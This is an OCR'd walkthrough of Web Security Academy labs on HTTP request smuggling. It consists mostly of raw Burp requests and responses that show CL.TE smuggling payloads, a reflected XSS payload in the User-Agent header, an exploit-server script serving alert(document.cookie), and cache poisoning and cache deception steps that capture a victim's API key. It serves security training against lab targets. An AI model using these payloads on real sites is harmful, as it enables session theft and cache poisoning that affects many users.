
Pretty Raw Hex Hackvertor

```
GET /post?postId=1 HTTP/2
Host: 0a8f00fd04bfbb41846092120045004.web-security-academy.net
Cookie: session=Vk7XtLmpeRYFkNQdmU4NOvxfvOhOHKSj
User-Agent: "><b>Test123</b><"
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a8f00fd04bfbb41846092120045004.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

Response

Pretty Raw Hex Render Hackvertor

```
        <section class="add-comment">
          <h2>
            Leave a comment
          </h2>
          <form action="/post/comment" method="POST" enctype="
          application/x-www-form-urlencoded">
            <input required type="hidden" name="csrf" value="
            19rvOkAgrSqyPrVpPStMqqfSPvclckmB">
            <input required type="hidden" name="userAgent" value="">
            <b>
              Test123
            </b>
            <"">
              <input required type="hidden" name="postId" value="1">
              <label>
                Comment:
              </label>
              <textarea required rows="12" cols="300" name="comment">
              </textarea>
```



- Trigger a XSS payload to confirm that it is executed in the application.
- This is the request that we will smuggle to the application.

Request

Pretty Raw Hex Hackvertor

```
1  GET /post?postId=1 HTTP/2
2  Host: 0a8f00fd04bfbb418460921200450004.web-security-academy.net
3  Cookie: session=Vk7XtLmpeRYFkNQdmU4NOvxfvOhOHKSj
4  User-Agent: "><script>alert(1)</script><"
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
   /*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://0a8f00fd04bfbb418460921200450004.web-security-academy.net/
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
```

Response

Pretty Raw Hex Render Hackvertor

```
84        <hr>
85        <section class="add-comment">
86          <h2>
              Leave a comment
            </h2>
87          <form action="/post/comment" method="POST" enctype="
            application/x-www-form-urlencoded">
88            <input required type="hidden" name="csrf" value="
              19rvOkAgrSqyPrVpPStMqqfSPvclckmB">
89            <input required type="hidden" name="userAgent" value="">
              <script>
                alert(1)
              </script>
              <"">
90              <input required type="hidden" name="postId" value="1">
91              <label>
                  Comment:
```

- As a proof-of-concept, this is how the normal request to the GET / endpoint looks like, the Content-Length header in the response contains the value of 8255.

Request

Pretty Raw Hex Hackvertor


```
1  GET / HTTP/1.1
2  Host: 0a8f00fd04bfbb41846092120045000 4.web-security-academy.net
3  Cookie: session=Vk7XtLmpeRYFkNQdmU4NOvxfvOhOHKSj
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
   Firefox/113.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
   q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://0a8f00fd04bfbb41846092120045000 4.web-security-academy.net/
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render Hackvertor

```
1  HTTP/1.1 200 OK
2  Content-Type: text/html; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Connection: close
5  Content-Length: 8255
6
7  <!DOCTYPE html>
8  <html>
9    <head>
10     <link href=/resources/labheader/css/academyLabHeader.css rel=style
11     <link href=/resources/css/labsBlog.css rel=stylesheet>
12     <title>
         Exploiting HTTP request smuggling to deliver reflected XSS
       </title>
13   </head>
14   <body>
15     <script src="/resources/labheader/js/labHeader.js">
       </script>
16     <div id="academyLabHeader">
17       <section class='academyLabBanner'>
```

- Submit this payload to the application.
- The smuggled request will target the endpoint that is vulnerable to XSS and will include the XSS payload in the User-Agent header.
- The next request that is initiated in the application will be appended to the smuggled request.



Request

Pretty Raw Hex Hackvertor

```
POST / HTTP/1.1
Host: 0a8f00fd04bfbb4184609212004500004.web-security-academy.net
Cookie: session=Vk7XtLmpeRYFkNQdmU4NOvxfvOhOHKSj
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a8f00fd04bfbb4184609212004500004.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Content-Type: application/x-www-form-urlencoded
Content-Length: 75
Transfer-Encoding: chunked

0

GET /post?postId=1 HTTP/1.1
User-Agent: "><script>alert(1)</script><"
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 10260

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsBlog.css rel=stylesheet>
    <title>
      Exploiting HTTP request smuggling to deliver reflected XSS
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner is-solved'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Exploiting HTTP request smuggling to deliver reflected XSS
```

Request

Pretty Raw Hex Hackvertor

```
GET / HTTP/1.1
Host: 0a8f00fd04bfbb418460921200450004.web-security-academy.net
Cookie: session=Vk7XtLmpeRYFkNQdmU4NOvxfvOhOHKSj
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a8f00fd04bfbb418460921200450004.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 9589

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsBlog.css rel=stylesheet>
    <title>
      Exploiting HTTP request smuggling to deliver reflected XSS
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
```

- Submit a normal request to the application after sending the payload previously, we can see now that the request GET / has a different response and contains the XSS payload in the response as well.

Request

Pretty Raw Hex Hackvertor

```
GET / HTTP/1.1
Host: 0a8f00fd04bfbb418460921200450004.web-security-academy.net
Cookie: session=Vk7XtLmpeRYFkNQdmU4NOvxfvOhOHKSj
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a8f00fd04bfbb418460921200450004.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

Response

Pretty Raw Hex Render Hackvertor

```
          </p>
        </section>
        <hr>
        <section class="add-comment">
          <h2>
            Leave a comment
          </h2>
          <form action="/post/comment" method="POST" enctype="
          application/x-www-form-urlencoded">
            <input required type="hidden" name="csrf" value="
            19rvOkAgrSqyPrVpPStMqqfSPvclckmB">
            <input required type="hidden" name="userAgent" value="">
            <script>
              alert(1)
            </script>
            <"GET / HTTP/1.1">
              <input required type="hidden" name="postId" value="1">
              <label>
                Comment:
              </label>
```

EXPERT Lab: Exploiting HTTP request smuggling to perform web cache poisoning

EXPERT Lab: Exploiting HTTP request smuggling to perform web cache poisoning

- This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. The front-end server is configured to cache certain responses.
- To solve the lab, perform a request smuggling attack that causes the cache to be poisoned, such that a subsequent request for a JavaScript file receives a redirection to the exploit server. The poisoned cache should alert document.cookie.
- Notes
- Although the lab supports HTTP/2, the intended solution requires techniques that are only possible in HTTP/1. You can manually switch protocols in Burp Repeater from the Request attributes section of the Inspector panel.
- The lab simulates the activity of a victim user. Every few POST requests that you make to the lab, the victim user will make their own request. You might need to repeat your attack a few times to ensure that the victim user's request occurs as required.
- **Summary – Steps to Exploit**:
- See slides.

Request

Pretty Raw Hex Hackvertor

```
1 GET /post/next?postId=6 HTTP/2
2 Host: 0a3f004c034fa66980470d3400e10026.web-security-academy.net
3 Cookie: session=Gzt56wAAJYyYG9bbvBlAxUfRHLxlMb8u
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 302 Found
2 Location:
  https://0a3f004c034fa66980470d3400e10026.web-security-academy.net/post?postId=7
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

Request

Pretty Raw Hex Hackvertor

```
1 GET /post/next?postId=6 HTTP/1.1
2 Host: exploit-0a7300da03aca6ff803c0c4501e400bd.exploit-server.net
3 Cookie: session=Gzt56wAAJYyYG9bbvBlAxUfRHLxlMb8u
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 Server: Academy Exploit Server
4 Keep-Alive: timeout=15
5 Content-Length: 45
6
7 "Resource not found - Academy Exploit Server"
```

Request

Pretty Raw Hex Hackvertor

```
1 GET /post/next?postId=6 HTTP/1.1
2 Host: exploit-0a7300da03aca6ff803c0c4501e400bd.exploit-server.net
3 Cookie: session=Gzt56wAAJYyYG9bbvBlAxUfRHLxlMb8u
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
  https://0a3f004c034fa66980470d3400e10026.web-security-academy.net/post?postId=6
```

Response

Pretty Raw Hex Render Hackvertor


```
1 HTTP/1.1 200 OK
2 Content-Type: text/javascript; charset=utf-8
3 Server: Academy Exploit Server
4 Keep-Alive: timeout=15
5 Content-Length: 22
6
7 alert(document.cookie)
```

- Walk-through the entire application and identify vulnerabilities related to open redirects.
- Manipulating the Host header in this request will elicit the application to reach out to that Host.
- Note: To test these if these vulnerabilities are real, it is required to use the Exploit Server.

- This is the CL.TE payload to smuggle the request that is vulnerable to open redirect vulnerability.

- When the next request is submitted to the application, it will be appended to this smuggled request, and the user will be redirected to the Exploit Server.

- Because the application is also using a cache, the front-end server will include this malicious response to the normal request submitted from the victim user for as long as the cache is valid. This happens because the front-end server does not know about the smuggled request and believes the malicious response came directly from submitting the normal request.



Request

Pretty Raw Hex Hackvertor

```
GET / HTTP/1.1
Host: 0a3f004c034fa66980470d3400e10026.web-security-academy.net
Cookie: session=Gzt56wAAJYyYG9bbvBlAxUfRHLxlMb8u
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a3f004c034fa66980470d3400e10026.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 302 Found
Location: https://exploit-0a7300da03aca6ff803c0c4501e400bd.exploit-server.net/post?postId=7
Set-Cookie: session=ffypDxjfXWlP6WrIPC5k5kK5ZUadE5Tb; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 0
```

Request

Pretty Raw Hex Hackvertor

```
GET /resources/js/tracking.js HTTP/2
Host: 0a3f004c034fa66980470d3400e10026.web-security-academy.net
Cookie: session=Gzt56wAAJYyYG9bbvBlAxUfRHLxlMb8u
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a3f004c034fa66980470d3400e10026.web-security-academy.net/post?postId=6
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 302 Found
Location: https://exploit-0a7300da03aca6ff803c0c4501e400bd.exploit-server.net/post?postId=7
Set-Cookie: session=WJvJrvIdiOPaiPXugKocU6LOl9WKOWLS; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=30
Age: 0
X-Cache: miss
Content-Length: 0
```

Request

Pretty Raw Hex Hackvertor

```
GET /resources/js/tracking.js HTTP/1.1
Host: 0a3f004c034fa66980470d3400e10026.web-security-academy.net
Cookie: session=Gzt56wAAJYyYG9bbvBlAxUfRHLxlMb8u
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a3f004c034fa66980470d3400e10026.web-security-academy.net/post?postId=6
Sec-Fetch-Dest: script
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 302 Found
Location: https://exploit-0a7300da03aca6ff803c0c4501e400bd.exploit-server.net/post?postId=7
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=30
Age: 6
X-Cache: hit
Connection: close
Content-Length: 0
```

- For a proof-of-concept, after submitting the smuggled payload, these request were submitted to test out the response.
- The GET / request returns the malicious response which was triggered from the smuggled request; however, this response is not being cached by the application.
- The GET /resources… request is being cached by the application so submitting the request multiple times should return the same malicious response.
- This would affect numerous users of the application, because this request is a normal request that is sent by the application as soon as it loads up without any user interaction required.

EXPERT Lab: Exploiting HTTP request smuggling to perform web cache deception

EXPERT Lab: Exploiting HTTP request smuggling to perform web cache deception

- This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. The front-end server is caching static resources.
- To solve the lab, perform a request smuggling attack such that the next user's request causes their API key to be saved in the cache. Then retrieve the victim user's API key from the cache and submit it as the lab solution. You will need to wait for 30 seconds from accessing the lab before attempting to trick the victim into caching their API key.
- You can log in to your own account using the following credentials: wiener:peter
- Notes
- Although the lab supports HTTP/2, the intended solution requires techniques that are only possible in HTTP/1. You can manually switch protocols in Burp Repeater from the Request attributes section of the Inspector panel.
- The lab simulates the activity of a victim user. Every few POST requests that you make to the lab, the victim user will make their own request. You might need to repeat your attack a few times to ensure that the victim user's request occurs as required.
- **Summary – Steps to Exploit**:
- See slides.

Request

Pretty Raw Hex Hackvertor

```
1 GET /my-account HTTP/2
2 Host: 0a160013049245cd8462255c00fa00b9.web-security-academy.net
3 Cookie: session=dTYy5OUDOy69Ew6ErSaDosPPFAQoWDw7
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a160013049245cd8462255c00fa00b9.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render Hackvertor

```
          |
        </p>
50      <a href="/logout">
          Log out
        </a>
        <p>
          |
        </p>
51    </section>
52  </header>
53  <header class="notification-header">
54  </header>
55  <h1>
      My Account
    </h1>
56  <div id=account-content>
57    <p>
        Your username is: wiener
      </p>
58    <div>
        Your API Key is: BQCgMCVIXyfJHKEcvN5hY4m2G9Z6Ee1W
      </div>
      <br/>
59    <form class="login-form" name="change-email-form" actic
      /my-account/change-email" method="POST">
```

- The GET /my-account endpoint contains sensitive information in the response. This endpoint is not being cached normally by the application.

Request

Pretty Raw Hex Hackvertor

```
1 GET /resources/js/tracking.js HTTP/2
2 Host: 0a160013049245cd8462255c00fa00b9.web-security-academy.net
3 Cookie: session=dTYy5OUDOy69Ew6ErSaDosPPFAQoWDw7
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/113.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a160013049245cd8462255c00fa00b9.web-security-academy.net/
9 Sec-Fetch-Dest: script
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 200 OK
2 Content-Type: application/javascript; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=30
5 Age: 0
6 X-Cache: miss
7 Content-Length: 70
8
9 document.write('<img src="/resources/images/tracker.gif?page=post">');
```

- The GET /resources… endpoint is used to retrieve JavaScript files and this response can be cached by the front-end application.

Request

Pretty Raw Hex Hackvertor

```
POST / HTTP/1.1
Host: 0a1600130492 45cd8462255c00fa00b9.web-security-academy.net
Cookie: session=dTYy5OUDOy69Ew6ErSaDosPPFAQoWDw7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a1600130492 45cd8462255c00fa00b9.web-security-academy.net/my-account?id=wiener
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Transfer-Encoding: chunked

0

GET /my-account HTTP/1.1
Foo: x
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 8547

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/acac
    <link href=/resources/css/labsBlog.css r
    <title>
      Exploiting HTTP request smuggling to p
    </title>
  </head>
  <body>
    <script type="text/javascript" src="/res
    </script>
    <script src="/resources/labheader/js/lab
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Exploiting HTTP request smugg
```

- As a proof-of-concept, submit this CL.TE payload to the application.

Request

Pretty Raw Hex Hackvertor

```
GET / HTTP/1.1
Host: 0a1600130492 45cd8462255c00fa00b9.web-security-academy.net
Cookie: session=dTYy5OUDOy69Ew6ErSaDosPPFAQoWDw7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
